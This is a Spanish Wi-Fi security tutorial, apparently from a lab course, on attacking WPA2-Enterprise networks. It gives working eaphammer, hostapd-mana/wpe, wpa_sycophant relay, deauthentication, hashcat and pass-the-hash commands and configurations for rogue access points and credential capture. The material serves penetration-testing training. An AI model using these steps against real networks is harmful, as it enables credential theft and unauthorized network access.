11. - Ataques Wi-Fi - MGT

Introducción


MGT

A continuación, vamos a ver algo de teoría sobre MGT y los ataques que se pueden realizar sobre esta red. No es necesario saberse la teoría de memoria, pero si conocer los principales tipos de redes. Por lo que lo más importante de entender es el apartado de Resumen y Comparación de Métodos EAP a continuación.

02.1X Mecanismos de Autenticación

802.1X es un estándar de IEEE para controlar el acceso a redes. Utiliza tres componentes principales: el suplicante (cliente), el autenticador (punto de acceso) y el servidor de autenticación (comúnmente un servidor RADIUS). El 802.1X proporciona mecanismos robustos para la autenticación de usuarios y dispositivos en redes cableadas e inalámbricas. Esto permite a las redes MGT utilizar una autenticación única para cada cliente, permitiendo a cada usuario acceder con su usuario y contraseña o con su certificado propio.

En el siguiente diagrama se puede ver las partes de una conexión MGT.



Arquitectura de 802.1X (https://study-ccna.com/802-1x-authentication/)

- Cliente (Supplicant): Cliente que intenta conectarse a la red. En la ilustración, se representa como un ordenador junto a una figura humana.
- autenticador (Authenticator): El autenticador es el dispositivo de red intermedio (en el caso de redes Wi-Fi es el punto de acceso) que recibe las solicitudes de autenticación del cliente. Está representado por un dispositivo con flechas rojas que indican el flujo de tráfico.
- Servidor de Autenticación (Authentication Server): El servidor de autenticación valida las credenciales del cliente. Está representado por un dispositivo al que el autenticador se conecta para verificar la identidad del suplicante. Este servidor esta normalmente conectado a un Directorio Activo para que los usuarios tengan SSO (Single Sign-on), lo que permite a los clientes acceder a la red Wi-Fi con sus credenciales de dominio, igual que a su equipo corporativo y a su mail.

Proceso de Autenticación:

- **EAPOL (EAP over LAN)**: El Protocolo de Autenticación Extensible sobre LAN (EAPOL) se usa para la comunicación inicial entre el cliente y el autenticador.
- **RADIUS/Diameter**: Después de que el autenticador recibe las credenciales del cliente, las reenvía al servidor de autenticación usando RADIUS o Diameter (protocolos de autenticación y autorización).
- **Acceso a la Red**: Si el servidor de autenticación valida exitosamente las credenciales del cliente, el autenticador le permitirá el acceso a la red, incluyendo recursos de LAN e internet, como se indica en el diagrama con la nube.

EAP

EAP, o Protocolo de Autenticación Extensible, es un marco de autenticación que soporta múltiples métodos de autenticación. A continuación, se presentan algunos de los métodos de autenticación más comunes utilizados en redes.

- PAP, **o Protocolo de Autenticación por Contraseña**, es un método simple de autenticación de dos vías que envía contraseñas en texto claro. Es uno de los métodos menos seguros debido a su falta de cifrado.
- CHAP, **o Protocolo de Autenticación de Challenge-Response**, es más seguro que PAP porque utiliza un proceso de desafío y respuesta para autenticar al usuario. Las contraseñas no se transmiten en texto claro.
- MSCHAPv2 es una versión mejorada del Protocolo de Autenticación por Desafío de Microsoft. Proporciona autenticación mutua entre el cliente y el servidor y utiliza un algoritmo más seguro para el cifrado de contraseñas.
- GTC**, o Texto Generado por el Usuario**, es un método simple de autenticación que permite al cliente enviar un nombre de usuario y una contraseña en texto claro.
- Certificado de cliente, es el método más seguro. En este caso, tanto el servidor como el cliente utilizan certificados digitales para autenticarse entre sí. Este método es el único disponible en EAP-TLS y encuentra en EAP-TTLS y algunas variaciones de PEAP.

EAP Handshakes

Los Handshake de EAP son procesos de autenticación que pueden dividirse en dos fases. A continuación, se presentan varios tipos comunes de Handshake EAP:

- EAP-MD5 es uno de los métodos EAP más simples. Se basa en un hash MD5 para autenticar a los usuarios, pero es vulnerable a varios ataques. **(**OBSOLETO**)**
- LEAP, o Protocolo de Autenticación Ligera Extensible, fue desarrollado por Cisco. Utiliza una combinación de contraseñas y cifra las credenciales, pero ha sido vulnerable a ataques de diccionario. (OBSOLETO)
- EAP-TLS utiliza certificados de cliente y servidor para autenticar a ambas partes de forma segura. Es uno de los métodos EAP más robustos y seguros, pero también uno de los más complejos de implementar debido a la necesidad de una infraestructura de PKI.
- EAP-FAST, desarrollado por Cisco, es similar a EAP-TLS pero utiliza un PAC (Paquete de Capacidad) en lugar de certificados para la autenticación. Esto reduce la complejidad de implementación mientras mantiene un buen nivel de seguridad.
- EAP-TTLS crea un canal seguro similar a EAP-TLS pero permite el uso de métodos de autenticación más simples dentro del túnel seguro, como PAP, CHAP, o MSCHAPv2 además de TLS.
- PEAP, o Protocolo de Autenticación Extensible Protegida, es similar a EAP-TTLS y permite el uso de métodos de autenticación más simples dentro de un túnel TLS seguro.


Resumen

Para simplificar, es posible diferenciar dos grandes tipos de métodos EAP:

- EAP con Autenticación mediante Certificado de Cliente (por ejemplo, EAP-TLS, PEAPv0 (EAP-TLS)):

Autenticación EAP con certificado

- EAP con Autenticación por Credenciales (por ejemplo, LEAP, PEAPv0 (MSCHAPv2), EAP-TTLS (MSCHAPv2), etc.). Los procesos de autenticación EAP se pueden desglosar en 2 fases:
  - Fase 1: El servidor se autentica utilizando un certificado (o un PAC en EAP-FAST) y se establece un túnel TLS seguro.
  - Fase 2: El cliente se autentica utilizando un método de autenticación basado en credenciales como MSCHAPv2, CHAP, PAP, GTC, etc.



Autenticación EAP con credenciales

Comparación de Métodos EAP

🔄 ❗ Tabla comparando los métodos EAP

Característica	EAP-TLS	EAP-TTLS	PEAPv0 (EAP-MSCHAPv2)	PEAPv0 (EAP-TLS)	PEAPv1 (EAP-GTC)	EAP-MD5
Certificado de Servidor	Sí	Sí	Sí	Sí	Sí	No
Certificado de Cliente	Sí, obligatorio (también soporta smartcard)	Opcional	No	Sí	Opcional	No
Autenticación del Cliente Soportada	Via Certif./Smartcard	PAP, CHAP, MSCHAPv2, GTC, Certif.	MSCHAPv2	Certif.	GTC	Usuario + Contraseña (MD5 challenge/response)
Autenticación Mutua	Sí	Sí	Sí	Sí	Sí	No
Protección de Identidad del Usuario	Sí (anónima)	Sí (cifrado TLS)	Sí (cifrado TLS)	Sí (cifrado TLS)	Sí (cifrado TLS)	No (texto claro)
Autenticación del Cliente en texto claro	No	No	No	No	Sí, - Permite contraseñas en texto claro	Yes - es posible hacer sniffing
Autenticación de Cliente Vulnerable a Ataques Offline	No	Herramienta Asleap (para MSCHAPv2)	Herramienta Asleap	No	Texto claro (dentro del túnel TLS)	Sí
AtaqueEvil** Twin Posible?**	No	Sí si no se valida certificado del servidor	Sí si no se valida certificado del servidor	No	Sí si no se valida certificado del servidor	Sí, siempre

Table 1. https://github.com/koutto/pi-pwnbox-rogueap/wiki/07.-WPA-WPA2-Enterprise-(MGT)#comparison-of-eap-methods (He eliminado los métodos no utilizados hoy en día para simplificar la tabla)

Ataques Wi-Fi - MGT

Ataque Rogue AP

El ataque de Rogue Access Point (AP) implica la creación de un punto de acceso no autorizado. Es importante tener en cuenta que este ataque solo funciona si se dan los siguientes 2 puntos.

- El cliente utiliza usuario y contraseña para la autenticación (no utiliza certificado).
- El cliente no verifica el certificado del servidor con una CA conocida.

Para realizar un ataque eficaz de Rogue AP, es necesario generar un certificado SSL falso. Este certificado es el que se va a mandar al cliente de la red para montar el túnel TLS, muy similar al certificado de las páginas web utilizadas en HTTPS. Para estos ataques vamos a utilizar principalmente eaphammer, por lo que tenemos que generar un certificado con el siguiente comando (esto solo hay que hacerlo la primera vez):

```
cd /root/tools/eaphammer
python3 ./eaphammer --cert-wizard
```

Es recomendable siempre poner en los campos de texto la misma información que se ha obtenido en el proceso de reconocimiento de las redes MGT, así si un cliente verifica manualmente los campos de texto del certificado se encontrará información correcta corporativa.

Si el cliente usa MSCHAPv2

El Protocolo de Autenticación Desafío Mutuo (MSCHAPv2) es común en redes corporativas. Para eso creamos un AP malicioso con el mismo nombre que la red y esperamos a que un cliente se conecte (o realizamos un ataque de desautenticación para forzarlo).

```
python3 ./eaphammer -i wlan3 --auth wpa-eap --essid $ESSID --creds
```

```
mschapv2: Sun Jun 23 10:21:51 2024
        domain\username:        CONTOSO\juan.tr
        username:               juan.tr
        challenge:              2b:26:b5:65:87:31:20:02
        response:               b5:71:fe:71:d6:2b:66:1c:0e:a7:8e:47:bb:2c:a0:36:c4:48:[redacted]

        jtr NETNTLM:            juan.tr:$NETNTLM$2b26b56587312002$b571fe71d62b661c0ea78e47bb2ca036c448[redacted]

        hashcat NETNTLM:        juan.tr::::b571fe71d62b661c0ea78e47bb2ca036c448[redacted]:2b26b565873120
02
```

Login con MSCHAPv2

En el caso de que un cliente se conecte a la red y nos envíe credenciales aparecerán por pantalla, donde se puede ver un challenge y su response. Imprimiendo también el hash listo para crackear con hashcat:

```
hashcat -a 0 -m 5500 hashcat.5500 ~/rockyou-top100000.txt --force
```

```
root@WiFiChallengeLab:/home/user# hashcat -a 0 -m 5500 hashcat.5500 ~/rockyou-top100000.txt --force
hashcat (v6.0.0) starting...

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.4, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1
=====================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-8700K CPU @ 3.70GHz, 2875/2939 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Initializing backend runtime for device #1...
```

Ejecución de hashcat con MSCHAPv2

```
Host memory required for this attack: 65 MB

Dictionary cache built:
* Filename..: /root/rockyou-top100000.txt
* Passwords.: 1000000
* Bytes.....: 8583863
* Keyspace..: 1000000
* Runtime...: 0 secs

juan.tr::::f4f03dfbcf3e65f48f74ef14641a1260c65f0[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Name........: NetNTLMv1 / NetNTLMv1+ESS
Hash.Target......: juan.tr::::f4f03dfbcf3e65f48f74ef14641a1260c65f062b...39db10
Time.Started.....: Sat Aug 10 10:17:08 2024, (2 secs)
Time.Estimated...: Sat Aug 10 10:17:10 2024, (0 secs)
Guess.Base.......: File (/root/rockyou-top100000.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   610.8 kH/s (0.48ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 999424/1000000 (99.94%)
Rejected.........: 0/999424 (0.00%)
Restore.Point....: 995328/1000000 (99.53%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: caren03 -> buldogs

Started: Sat Aug 10 10:16:42 2024
Stopped: Sat Aug 10 10:17:12 2024
```

Contraseña crackeada con hashcat

A diferencia de NetNTLMv1, que permite ataques de challenge pre-calculado, MS-CHAPv2 utiliza un "Peer-Challenge" aleatorio generado por el cliente, combinado con el challenge del servidor y el nombre de usuario en su ChallengeHash basado en SHA-1, de modo que no a pesar de mandar siempre el mismo challenge, su response cada vez sería diferente.

Si el cliente usa GTC

Si el cliente utiliza GTC el ataque es prácticamente igual pero para evitar que la negociación con el AP tarde mucho y el cliente se acabe conectando a un AP legítimo podemos indicar a eaphammer que utilice primero los métodos EAP más inseguros, de esta forma se obtiene el usuario y la contraseña en texto claro sin necesidad de crackear, por lo no importa lo complicada que sea la contraseña.


python3 ./eaphammer -i wlan3 --auth wpa-eap --essid wifi-corp --creds --negotiate weakest

```
GTC: Thu Jul 18 17:52:19 2024
        username:       CONTOSO\Administrator
        password:       S[redacted]@
```

Login con GTC

Otras herramientas

Este ataque también se puede realizar con otras herramientas como airgeddon, que en este caso permite realizar el ataque utilizando su interfaz de CLI para todo el proceso.



Ataque MGT con airgeddon

Manualmente

Generar certificado TLS

El primer paso es generar una CA auto firmada:

```
#Creation Of A Self-Signed CA Certificate
openssl genrsa -out ca.key 2048

echo '[ req ]
default_bits       = 2048
distinguished_name = req_DN
string_mask        = nombstr

[ req_DN ]
countryName                     = "1. Country Name             (2 letter code)"
countryName_default             = ES
countryName_min                 = 2
countryName_max                 = 2
stateOrProvinceName             = "2. State or Province Name   (full name)    "
stateOrProvinceName_default     = Madrid
localityName                    = "3. Locality Name            (eg, city)     "
localityName_default            = Madrid
0.organizationName              = "4. Organization Name        (eg, company)  "
0.organizationName_default      = WiFiChallenge Lab
organizationalUnitName          = "5. Organizational Unit Name (eg, section)  "
organizationalUnitName_default  = Certificate Authority
commonName                      = "6. Common Name              (eg, CA name)  "
commonName_max                  = 64
commonName_default              = WiFiChallenge Lab CA
emailAddress                    = "7. Email Address            (eg, name@FQDN)"
emailAddress_max                = 40
emailAddress_default            = ca@WiFiChallenge.com' > ca.conf

openssl req -config ca.conf -new -key ca.key -out ca.csr
```

```
echo '
extensions = x509v3

[ x509v3 ]
basicConstraints      = CA:true,pathlen:0
crlDistributionPoints = URI:https://WiFiChallenge.com/ca/mustermann.crl
nsCertType            = sslCA,emailCA,objCA
nsCaPolicyUrl         = "https://WiFiChallenge.com/ca/policy.htm"
nsCaRevocationUrl     = "https://WiFiChallenge.com/ca/heimpold.crl"
nsComment             = "WiFiChallenge Lab CA"
' > ca.ext

openssl x509 -days 1095 -extfile ca.ext -signkey ca.key -in ca.csr -req -out ca.crt
```

El anterior comando nos crea un fichero ca.crt y un ca.key que corresponden a la clave privada y pública de nuestra CA. Para esto primero se crea un fichero de configuración llamado ca.conf con toda la información del certificado, estos campos se tienen que editar antes de ejecutarse para imitar el certificado real del cliente.

Una vez tenemos la CA podemos generar un certificado de servidor y firmarlo con esta CA.

```
#Creation Of A Server Certificate
openssl genrsa -out server.key 2048
echo '
[ req ]
default_bits       = 2048
distinguished_name = req_DN
string_mask        = nombstr

[ req_DN ]
countryName                     = "1. Country Name             (2 letter code)"
countryName_default             = ES
countryName_min                 = 2
countryName_max                 = 2
stateOrProvinceName             = "2. State or Province Name   (full name)    "
#stateOrProvinceName_default     =
localityName                    = "3. Locality Name            (eg, city)     "
localityName_default            = Madrid
0.organizationName              = "4. Organization Name        (eg, company)  "
0.organizationName_default      = WiFiChallenge Lab
organizationalUnitName          = "5. Organizational Unit Name (eg, section)  "
organizationalUnitName_default  = Server
commonName                      = "6. Common Name              (eg, CA name)  "
commonName_max                  = 64
commonName_default              = WiFiChallenge Lab CA
emailAddress                    = "7. Email Address            (eg, name@FQDN)"
emailAddress_max                = 40
emailAddress_default            = server@WiFiChallenge.com

' > server.conf

echo 'extensions = x509v3

[ x509v3 ]
nsCertType       = server
keyUsage         = digitalSignature,nonRepudiation,keyEncipherment
extendedKeyUsage = msSGC,nsSGC,serverAuth' > server.ext

echo -ne '01' > ca.serial

openssl req -config server.conf -new -key server.key -out server.csr

openssl x509 -days 730 -extfile server.ext -CA ca.crt -CAkey ca.key -CAserial ca.serial -in server.csr -req -out server.crt
```

Estos comandos generan un certificado de cliente con los parámetros configurados en el fichero de configuración y se firman con la CA, generando un certificado público server.crt y su clave server.key.

Fichero eap_user

Generamos un fichero de configuración con la información de los usuarios que acepte todo.

```
echo '
*       PEAP,TTLS,TLS,FAST
"t"     TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2  "t" [2]
' > /etc/hostapd.eap_user
```

hostapd-mana vs hostapd-wpe

hostapd-mana y hostapd-wpe son versiones modificadas de hostapd diseñadas para realizar ataques a redes Wi-Fi. hostapd-mana es una herramienta más avanzada y flexible que hostapd-wpe, ya que incluye características adicionales como la capacidad de hacer ataques de reenvío de credenciales y otros ataques. Por otro lado, hostapd-wpe, es una herramienta perfectamente funcional para realizar ataques de Evil Twin en redes MGT principalmente, por ejemplo, eaphammer utiliza está herramienta por detrás para levantar el AP y obtener las credenciales.

hostapd-mana

Ahora podemos crear un fichero de configuración de hostapd-mana para el ataque.

```
# SSID of the AP
ssid=wifi-corp
# We must ensure the interface lists 'AP' in 'Supported interface modes' when running 'iw phy PHYX info'
interface=wlan2
driver=nl80211
# Channel and mode
# Make sure the channel is allowed with 'iw phy PHYX info' ('Frequencies' field - there can be more than one)
channel=44
# Refer to https://w1.fi/cgit/hostap/plain/hostapd/hostapd.conf to set up 802.11n/ac/ax
hw_mode=a
# Setting up hostapd as an EAP server
ieee8021x=1
eap_server=1
# Key workaround for Win XP
eapol_key_index_workaround=0
# EAP user file we created earlier
eap_user_file=/etc/hostapd.eap_user
# Certificate paths created earlier
ca_cert=/root/certs/ca.crt
server_cert=/root/certs/server.crt
private_key=/root/certs/server.key
# The password is actually 'whatever'
private_key_passwd=whatever
#dh_file=/root/certs/dh
# Open authentication
auth_algs=1
# WPA/WPA2
```

```
wpa=3
# WPA Enterprise
wpa_key_mgmt=WPA-EAP
# Allow CCMP and TKIP
# Note: iOS warns when network has TKIP (or WEP)
wpa_pairwise=CCMP TKIP
# Enable Mana WPE
mana_wpe=1
# Store credentials in that file
mana_credout=hostapd.credout
# Send EAP success, so the client thinks it's connected
mana_eapsuccess=1
#enable_sycophant=1
#sycophant_dir=/tmp/
# EAP TLS MitM
mana_eaptls=1
```

Este fichero de configuración establece cómo funcionará hostapd-mana para realizar un ataque de emulación de punto de acceso (AP) y captura de credenciales. Incluye configuraciones importantes como:

- **SSID y red**: Define el nombre y la interfaz del AP.
- **Modo y canal**: Especifica el canal y el modo de operación.
- **Servidor EAP**: Configura el AP como servidor EAP usando archivos de certificados generados previamente.
- **Seguridad**: Configura la autenticación WPA/WPA2/WPA3 y los algoritmos de cifrado.
- **Funciones de Mana**: Activa las características de captura de credenciales y el envío de éxito EAP para engañar al cliente.

Es crucial ajustar las rutas de los certificados para que apunten a los archivos correctos generados anteriormente.

Es importante modificar la ruta de la sección de los certificados para que sean los ficheros que hemos generado en el apartado anterior.

Y levantamos el AP:

```
sudo hostapd-mana /ruta/a/tu/archivo_de_configuracion.conf
```

hostapd-wpe

O, de igual manera, crear uno para hostapd-wpe.

```
# SSID of the AP
    ssid=wifi-regional-tablets

# Network interface to use and driver type
# We must ensure the interface lists 'AP' in 'Supported interface modes' when running 'iw phy PHYX info'
interface=wlan2
driver=nl80211

# Channel and mode
# Make sure the channel is allowed with 'iw phy PHYX info' ('Frequencies' field - there can be more than one)
channel=44
# Refer to https://w1.fi/cgit/hostap/plain/hostapd/hostapd.conf to set up 802.11n/ac/ax
hw_mode=a

# Setting up hostapd as an EAP server
ieee8021x=1
eap_server=1

# Key workaround for Win XP
eapol_key_index_workaround=0

# EAP user file we created earlier
eap_user_file=/etc/hostapd.eap_user

# Certificate paths created earlier
ca_cert=/root/certs/ca.pem
server_cert=/root/certs/server.pem
private_key=/root/certs/server.key

# The password is actually 'whatever'
private_key_passwd=whatever
dh_file=/root/certs/dh

# Open authentication
auth_algs=1

# WPA/WPA2
wpa=3

# WPA Enterprise
wpa_key_mgmt=WPA-EAP
# Allow CCMP and TKIP
# Note: iOS warns when network has TKIP (or WEP)
wpa_pairwise=CCMP TKIP


# Enable Mana WPE
mana_wpe=1

# Store credentials in that file
mana_credout=hostapd.credout

# Send EAP success, so the client thinks it's connected
mana_eapsuccess=1

# EAP Replay with sycophant
#enable_sycophant=1
```

```
#sycophant_dir=/tmp/

# EAP TLS MitM
mana_eaptls=1
```

Y levantamos el AP:

```
sudo hostapd-wpe /ruta/a/tu/archivo_de_configuracion.conf
```

Ataque de Reenvío (Relay Attack)

Un ataque de reenvío (en inglés, relay attack), permite al atacante reenviar las credenciales que nos envía el cliente hacia un AP legítimo, permitiéndonos acceder a la red sin necesidad de crackear el hash MSCHAPv2. Este ataque solo funciona en este método ya que MSCHAPv2 funciona con un Challenge y un Response sin ningún dato que identifique la conexión. Para realizar este ataque el atacante crea un AP malicioso esperando a que un cliente se conecte. Cuando esto ocurre, el atacante comienza un intento de conexión con el AP real con los mismos datos que manda el cliente legítimo, de este modo el AP real envía al atacante el Challenge que tiene que utilizar el cliente para contestar con el Response en base a la contraseña, esta información es reenviada a la víctima para que genere la respuesta correctamente y la envíe al AP malicioso y está la reenviará al AP real, por lo que para el AP real el cliente se ha autenticado correctamente.

En la siguiente imagen se puede ver un diagrama del proceso y como, al acabar el atacante se encuentra en un MiTM entre el cliente y el AP real, ya que este está conectado completamente de forma legítima con el AP real y el cliente con el atacante.




Diagrama de ataque de reenvio (relay)

wpa_sycophant + berate_ap

Para realizar este ataque se utiliza wpa_sycophant junto a berate_ap. Es un ataque que necesita de varias antenas y varios pasos, pero no es demasiado complicado. Se utilizan estas dos herramientas ya que se pueden conectar entre ellas para realizar todo el proceso de reenvío, por lo que actualmente no es posible realizarlo con eaphammer ni ninguna otra herramienta similar.

El primer paso es configurar wpa_sycophant, este programa será el que se conecte al AP real obteniendo la información del cliente legitimo. Para esto podemos editar el fichero de configuración por defecto Reemplazando los campos necesarios. En este caso tenemos que modificar ESSID con el nombre de la red a la que queremos conectarnos y BSSID_AP con la MAC de nuestra antena que vaya a crear el AP falso, eso se añade para no conectarnos a nuestro AP falso sino al real.

```
network={
  ssid="ESSID"
  ## The SSID you would like to relay and authenticate against.
  scan_ssid=1
  key_mgmt=WPA-EAP
  ## Do not modify
  identity=""
  anonymous_identity=""
  password=""
  ## This initialises the variables for me.
  ## -------------
  eap=PEAP
  phase1="crypto_binding=0 peaplabel=0"
  phase2="auth=MSCHAPV2"
  ## Dont want to connect back to ourselves,
  ## so add your rogue BSSID here.
  bssid_blacklist=BSSID_AP
}
```

En una terminal ejecutamos wpa_sycophant para redireccionar toda la información al AP real cuando un cliente se conecte.

```
# Shell 1
cd ~/tools/wpa_sycophant/
./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan3
```

Una vez con el wpa_sycophant funcionando el siguiente paso es levantar el AP falso con berate_ap, esta herramienta es muy similar a eaphammer pero se puede integrar con wpa_sycophant, por lo que tenemos que usar está en vez de eaphammer:

```
# Shell 2
cd ~/tools/berate_ap/
./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log wlan1 lo ESSID
```

- --wpa-sycophant: Habilita la sincronización entre wpa_sycophant y berate_ap
- wlan1 Indica la interfaz que se va a utilizar para crear el AP
- lo Interfaz con la que se va a hacer puente para los clientes que se conecten al AP, si queremos que los clientes tengan acceso a internet tendríamos que usar una interfaz conectada a internet, en este caso se elige usar la interfaz lo (loopback) para la demostración, ya que el cliente es simulado
- $ESSID: Nombre de la red a suplantar

Al ejecutar este programa nos preguntará los campos del certificado y lo generará, aquí hacemos lo mismo que con eaphammer, escribimos los campos detectados durante el proceso de reconocimiento.

Ahora, en otra terminal diferente podemos ejecutar el ataque de desautenticación contra el cliente para desconectar al cliente del AP real y que se conecte a nuestro AP.

```
# Shell 3
airmon-ng start wlan0
iwconfig wlan0mon channel $CHANNEL
aireplay-ng -0 0 wlan0mon -a $BSSID -c $MAC_CLIENT
```

- $CHANNEL Canal del AP real.
- $BSSID: MAC del AP a hacer el ataque.
- $MAC_CLIENT Mac del cliente a hacer desautenticación.

En el caso de que de error al conectarse un cliente y no se reenvía la información al AP real se puede modificar el fichero de configuración de wpa_sycophant Reemplazando phase1 con los siguiente: phase1="peapver=1", ya que en algunos APs es necesario la versión 1.

wpa_sycophant + hostapd-mana

Otra opción más manual para llevar a cabo este ataque sería con wpa_sycophantyhostapd-mana. Este caso es muy similar al anterior, pero utiliza una versión modificada de hostapd-mana que realiza el ataque sin Relay.

Lo único que habría que modificar es habilitar la sección eliminando los comentarios dejando el fichero igual que en el apartado del RogueAP con hostapd-mana

```
# RELAY with sycophant
enable_sycophant=1
sycophant_dir=/tmp/
```

Una vez se ha creado el fichero de configuración de hostapd-mana el proceso es muy similar que con berate_ap:

El primer paso es configurar wpa_sycophant, este programa será el que se conecte al AP real obteniendo la información del cliente legitimo. Para esto podemos editar el fichero de configuración por defecto Reemplazando los campos necesarios. En este caso tenemos que modificar ESSID con el nombre de la red a la que queremos conectarnos y BSSID_AP con la MAC de nuestra antena que vaya a crear el AP falso, eso se añade para no conectarnos a nuestro AP falso sino al real.

```
network={
  ssid="ESSID"
  ## The SSID you would like to relay and authenticate against.
  scan_ssid=1
  key_mgmt=WPA-EAP
  ## Do not modify
  identity=""
  anonymous_identity=""
  password=""
  ## This initialises the variables for me.
  ## -------------
  eap=PEAP
  phase1="crypto_binding=0 peaplabel=0"
  phase2="auth=MSCHAPV2"
  ## Dont want to connect back to ourselves,
  ## so add your rogue BSSID here.
  bssid_blacklist=BSSID_AP
}
```

En una terminal ejecutamos wpa_sycophant para redireccionar toda la información al AP real cuando un cliente se conecte.

```
# Shell 1
cd ~/tools/wpa_sycophant/
./wpa_sycophant.sh -c wpa_sycophant_example.conf -i wlan3
```

Una vez con el wpa_sycophant funcionando el siguiente paso es levantar el AP falso con hostapd-mana:

```
sudo hostapd-mana /ruta/a/tu/archivo_de_configuracion.conf
```

Recuerda crear y configurar la información del certificado y el fichero de usuarios "eap_user"

Ahora, en otra terminal diferente podemos ejecutar el ataque de desautenticación contra el cliente para desconectar al cliente del AP real y que se conecte a nuestro AP.

```
# Shell 3
airmon-ng start wlan0
iwconfig wlan0mon channel $CHANNEL
aireplay-ng -0 0 wlan0mon -a $BSSID -c $MAC_CLIENT
```

- $CHANNEL Canal del AP real.
- $BSSID: MAC del AP a hacer el ataque.
- $MAC_CLIENT Mac del cliente a hacer desautenticación.

Pass-the-Hash en Redes Wi-Fi

Un vector de ataque a menudo subestimado en entornos Wi-Fi empresariales es la capacidad de realizar ataques Pass-the-Hash (PtH) contra redes WPA2-Enterprise usando MSCHAPv2. Para los miembros de Red Team, esta técnica puede ser una forma sigilosa de obtener acceso a la red sin necesidad de descifrar o forzar contraseñas, y es un buen método de persistencia en sistemas comprometidos siempre que haya acceso físico.

En configuraciones WPA2-Enterprise (como la configuración de wpa_supplicant que se muestra a continuación), los usuarios se autentican con sus credenciales de AD mediante PEAP con MSCHAPv2. Lo que muchos no saben es que, si ya has obtenido el hash NT de un usuario (por ejemplo, a partir de una campaña de phishing previa o un relevo SMB), no necesitas su contraseña en texto claro para conectarte al Wi-Fi, solo el hash.

En un equipo Linux, puedes convertir una contraseña en UTF-8 a su hash NT así:

```
echo -n "YourP@ssw0rd" | iconv -f utf8 -t utf16le | openssl dgst -md4 -provider legacy
```

Ahora, podemos usar el hash para acceder a la red:

```
network={
    ssid="wifi-corp"
    scan_ssid=1
    key_mgmt=WPA-EAP
    eap=PEAP
    anonymous_identity="CONTOSO\\anonymous"
    identity="CONTOSO\\user"
    password=hash:74b86f22eac2cb6975369eb1540a4a15
    phase1="peapver=0"
    phase2="auth=MSCHAPV2"
}
```

